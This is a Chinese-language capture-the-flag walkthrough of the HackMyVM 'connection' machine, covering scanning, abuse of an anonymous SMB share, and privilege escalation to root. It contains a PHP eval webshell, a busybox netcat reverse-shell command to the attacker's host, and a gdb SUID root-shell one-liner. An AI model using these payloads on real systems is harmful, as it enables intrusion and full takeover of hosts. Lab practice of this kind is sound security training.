主机发现

```
┌──(root㉿kali)-[~/Desktop/xhh/HMV/connection]
└─# arp-scan -I eth1 -l

192.168.56.111  08:00:27:d7:c6:18       PCS Systemtechnik GmbH
```

主机地址为：`192.168.56.111`

端口扫描

```
┌──(root㉿kali)-[~/Desktop/xhh/HMV/connection]
└─# nmap -p- 192.168.56.111

PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
```

```
┌──(root㉿kali)-[~/Desktop/xhh/HMV/connection]
└─# nmap -sT -sC -sV -O -p22,80,139,445 192.168.56.111
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-27 15:49 CST
Nmap scan report for 192.168.56.111
Host is up (0.00059s latency).

PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 b7:e6:01:b5:f9:06:a1:ea:40:04:29:44:f4:df:22:a1 (RSA)
|   256 fb:16:94:df:93:89:c7:56:85:84:22:9e:a0:be:7c:95 (ECDSA)
|_  256 45:2e:fb:87:04:eb:d1:8b:92:6f:6a:ea:5a:a2:a1:1c (ED25519)
80/tcp  open  http        Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
MAC Address: 08:00:27:D7:C6:18 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Network Distance: 1 hop
Service Info: Host: CONNECTION; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
```

```
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.5-Debian)
|   Computer name: connection
|   NetBIOS computer name: CONNECTION\x00
|   Domain name: \x00
|   FQDN: connection
|_  System time: 2025-11-27T02:49:29-05:00
|_nbstat: NetBIOS name: CONNECTION, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
| smb2-time:
|   date: 2025-11-27T07:49:29
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: mean: 1h39m58s, deviation: 2h53m12s, median: -1s

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.44 seconds
```

smb

从nmap的扫描可以看出来80端口是apache的默认index.html页面

先枚举一下共享文件有什么

```
┌──(root㉿kali)-[~/Desktop/xhh/HMV/connection]
└─# smbclient -L //192.168.56.111 -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        share           Disk
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Private Share for uploading
files)
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            CONNECTION
```

有个share文件夹，匿名登录

```
┌──(root㉿kali)-[~/Desktop/xhh/HMV/connection]
└─# smbclient //192.168.56.111/share -N
Anonymous login successful
```

```
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Sep 23 09:48:39 2020
  ..                                  D        0  Wed Sep 23 09:48:39 2020
  html                                D        0  Wed Sep 23 10:20:00 2020

                7158264 blocks of size 1024. 5463136 blocks available
smb: \> cd html
smb: \html\> ls
  .                                   D        0  Wed Sep 23 10:20:00 2020
  ..                                  D        0  Wed Sep 23 09:48:39 2020
  index.html                          N    10701  Wed Sep 23 09:48:45 2020

                7158264 blocks of size 1024. 5463136 blocks available
smb: \html\> get index.html
getting file \html\index.html of size 10701 as index.html (2612.5 KiloBytes/sec)
(average 2612.5 KiloBytes/sec)
smb: \html\> quit
```

发现是apache的默认index.html文件

上传恶意文件


准备一句话木马

```
┌──(root㉿kali)-[~/Desktop/xhh/HMV/connection]
└─# cat shell.php
<?php phpinfo(); @eval($_POST["cmd"]); ?>
```

上传


```
#匿名登录到SMB服务器
┌──(root㉿kali)-[~/Desktop/xhh/HMV/connection]
└─# smbclient //192.168.56.111/share -N
Anonymous login successful
Try "help" to get a list of possible commands.
#进入html文件夹
smb: \> cd html
#put上传恶意文件
smb: \html\> put /root/Desktop/xhh/HMV/connection/shell.php shell.php
putting file /root/Desktop/xhh/HMV/connection/shell.php as \html\shell.php (3.7
kb/s) (average 3.7 kb/s)
smb: \html\> ls
  .                                   D        0  Thu Nov 27 16:12:59 2025
  ..                                  D        0  Wed Sep 23 09:48:39 2020
  index.html                          N    10701  Wed Sep 23 09:48:45 2020
  shell.php                           A       42  Thu Nov 27 16:12:59 2025

                7158264 blocks of size 1024. 5463068 blocks available
smb: \html\>
```



成功上传木马文件

蚁剑连接



成功连接

用虚拟终端执行：`busybox nc 192.168.56.247 6666 -e /bin/bash`弹一个webshell

```
┌──(root㉿kali)-[~/Desktop/xhh/HMV/connection]
└─# nc -lvnp 6666
listening on [any] 6666 ...
id
connect to [192.168.56.247] from (UNKNOWN) [192.168.56.111] 54532
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

connection

在`etc/passwd`文件下看到只有`connection`用户，进入家目录看看

```
www-data@connection:/home/connection$ ls -al
total 28
drwxr-xr-x 3 connection connection 4096 Sep 22  2020 .
drwxr-xr-x 3 root       root       4096 Sep 22  2020 ..
lrwxrwxrwx 1 connection connection    9 Sep 22  2020 .bash_history -> /dev/null
-rw-r--r-- 1 connection connection  220 Sep 22  2020 .bash_logout
-rw-r--r-- 1 connection connection 3526 Sep 22  2020 .bashrc
drwxr-xr-x 3 connection connection 4096 Sep 22  2020 .local
lrwxrwxrwx 1 connection connection    9 Sep 22  2020 .mysql_history -> /dev/null
-rw-r--r-- 1 connection connection  807 Sep 22  2020 .profile
-rw-r--r-- 1 connection connection   33 Sep 22  2020 local.txt
www-data@connection:/home/connection$ cat local.txt
3f491443a2a6aa82bc86a3cda8c39617
```

传脚本看一下

```
┌──(root㉿kali)-[~/Desktop/xhh/HMV/connection]
└─# smbclient //192.168.56.111/share -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> cd html
smb: \html\> ls
  .                                   D        0  Thu Nov 27 16:12:59 2025
  ..                                  D        0  Wed Sep 23 09:48:39 2020
  index.html                          N    10701  Wed Sep 23 09:48:45 2020
  shell.php                           A       42  Thu Nov 27 16:12:59 2025

                7158264 blocks of size 1024. 5463016 blocks available
smb: \html\> put /linpeas.sh linpeas.sh
putting file /linpeas.sh as \html\linpeas.sh (51875.5 kb/s) (average 51875.8
kb/s)
smb: \html\>
```

```
www-data@connection:/var/www/html$ ls
index.html  linpeas.sh  shell.php
```

脚本扫出来`/usr/bin/gdb`有`SUID`权限

```
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-
escalation/index.html#sudo-and-suid
strings Not Found
strace Not Found
(...)
-rwsr-sr-x 1 root root 7.7M Oct 14  2019 /usr/bin/gdb
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

This requires that GDB is compiled with Python support.

```
sudo install -m =xs $(which gdb) .

./gdb -nx -ex 'python import os; os.execl("/bin/sh", "sh", "-p")' -ex quit
```

```
www-data@connection:/var/www/html$ /usr/bin/gdb -nx -ex 'python import os;
os.execl("/bin/sh", "sh", "-p")' -ex quit
(...)
Type "apropos word" to search for commands related to "word".
# id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root)
groups=0(root),33(www-data)
# pwd
/var/www/html
# cd /root
# ls
proof.txt
# cat proof.txt
a7c6ea4931ab86fb54c5400204474a39
```